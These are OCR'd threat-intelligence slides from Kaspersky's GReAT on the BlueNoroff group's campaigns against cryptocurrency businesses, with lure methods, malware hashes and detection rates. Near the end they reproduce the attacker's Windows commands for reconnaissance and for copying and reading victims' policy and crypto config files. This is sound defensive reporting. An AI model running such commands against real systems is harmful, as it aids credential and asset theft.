BLUENOROFF GROUP CRYPTOCURRENCY HUNT IS STILL ON

Seongsu Park,

Senior security researcher @ GReAT

GREAT

JAN 2022

Seongsu Park

- Global Research and Analysis Team
- Senior security researcher
- Tracking targeted attacks focused on APAC
- Tracking Korean-speaking actors

Focus Area

- Investigative Research
- Reversing Malware
- Digital Forensics
- Threat Intelligence

BlueNoroff group

Adversary

BlueNoroff (a.k.a APT38)

Bangladesh bank heist

Published by Kaspersky in 2017

Linked with Lazarus

Victim

Financial entities:

Bank, Cryptocurrency Business, Fintech company, Casino

Capability


Tailored malware for SWIFT

Multiple component toolset

Loader, injector, tunneling tool, Powershell agent

Infrastructure

Commercial hosting service



After a big announcement

Vanish


Don’t care

Change strategies

BlueNoroff group case:

- Evolve TTPs
- Shift target

The latest infection vector: abuse of trust




Investigate

- Study cryptocurrency startups hard
- Collect information from social media

Initial access

- Contact to the victim through social media
- Send spearphishing email

The latest infection vector: abuse of trust





These companies' brand identity was used to lure the victims

kaspersky

GREAT

The latest infection vector: abuse of trust






kaspersky

GREAT


Malware infection #1: Windows shortcut(aka DangerousPassword)




kaspersky

GREAT

Malware infection #2: Weaponized Word document



Malware infection #2: Weaponized Word document



Why understanding of full-context is difficult?

781a20f27b72c1c901164ce1d025f641
483e3e0b1dceb4a5a13de65d3556c3fe
5e44deca6209e64f4093beae92db0c93
c16977fefbdc825a5c6760d2b4ea3914
09bca3ddbc55f22577d2f3a7fda22d1c
0eb71e4d2978547bd96221548548e9f0
da599b0cde613b5512c13f299fec739e
0c9170a2584ceeddb89e4c0f0a2353ed
5053103dd5d075c1dc54edf1f8568098
536bae311c99a4d46f503c68595d4431
3078265f207fed66470436da07343732
15f1ae1fed1b2ea71fdb9661823663c6
56fe283ca3e1c1667191cc7764c260b6
850751de7b8e158d86469d22ad1c3101
1a8282f73f393656996107b6ec038dd5
2ea2ceab1588810961d2fc545e2f957e
561f70411449b327e3f19d81bb2cea08
3812cdc4225182326b1425c9f3c2d50b
5af886030204952ae243eedd25dd43c4
....
dff21849756eca89ebfaa33ed3185d95
e18dd8e61c736cfc6fff86b07a352c12
e546b851ac4fa5a111d10f40260b1466
e6e64c511f935d31a8859e9f3147fe24
ea7ed84f7936d4cbafa7cec51fe39cf7
f414f6590636037a6ec92a4d951bdf55
4e207d6e930db4293a6d720cf47858fc

Hard to find a connection

00a145e8f67a92b01ce4d85a0ed6bd77
ff28ec14ec926b9892c61b9bf154a910
97e5c0fe8089da97665a22975e2c86de
4fbff7f0f62b26963b56c0fc23486891
4bb579d59830579be9ead9f74a55001e
f1cfd14b030e6b5d75e777ace530dad9
1d0fc2f1a6eb2b2bfa166a613ca871f0
db91826cb9f2ad6edfed8d6bab5bef1f
9c592a22acdfb750c440fda31da4996c
2934a7a0dfaf2ebc81b1f089277129c4
....
4fbff7f0f62b26963b56c0fc23486891
4bb579d59830579be9ead9f74a55001e
aafc80ff2afc71b0d5abd6c8d2809e65
9850b24f8d70ad957f328961170e2d40
58495a2083065b36040eea288a9d5e17
f1cfd14b030e6b5d75e777ace530dad9
1fb25f72e4eb26b0df154de28dbff74c
1b1acc7f27717905e7094f338f81db9f
3776d4a24213972b54b9ed3360ac7883
c93f3bb4f7b19f5eb6f736f2659c4dae
9084620e0219c035d60d395be1bf4cae

Files on Virustotal

Files not on Virustotal

f29be5c7e602e529339fda35ff91bd39
f194e074e7d73c544eebb70e2e2785a1

ce09cdb7979fb9099f46dd33036b9001
f7f4aa55a2e4f38a6a3ea5a108baedf5

589f1bb4da89cfd4a2f7f3489aa426a9
ae52b28b360428829c4fcdc14e839f19
73572519159b0c27a18dbbaf25ef1cc0
8ae6aa90b5f648b3911430f14c92440b
ae12a668dd9f254c42fcd803c7645ed1


Shortcut file	Visual Basic Script	Powershell	Backdoor	Stealer
42/62	1/2	1/5	15/38	0/2

Low visibility

kaspersky

GREAT

Assets Theft: Collecting credentials



Collect basic info with Windows commands:

```
cmd.exe /c "query session"
cmd.exe /c "ipconfig /all"
cmd.exe /c "whoami
cmd.exe /c "net user [user account] /domain”
cmd.exe /c "net localgroup administrators”
cmd.exe /c "query session”
```

Collect suspicious policy and config files:

Work document Policy file


```
cmd.exe /c "mkdir %public%\MM"
xcopy  "%user%\Desktop\工作文档\MM策略档案" %public%\MM
cmd.exe /c "rd /s /q %public%\MM”
cmd.exe /c "type D:\2\Crypt[redacted]\Crypt[redacted].conf"
```

Crypto related config file check

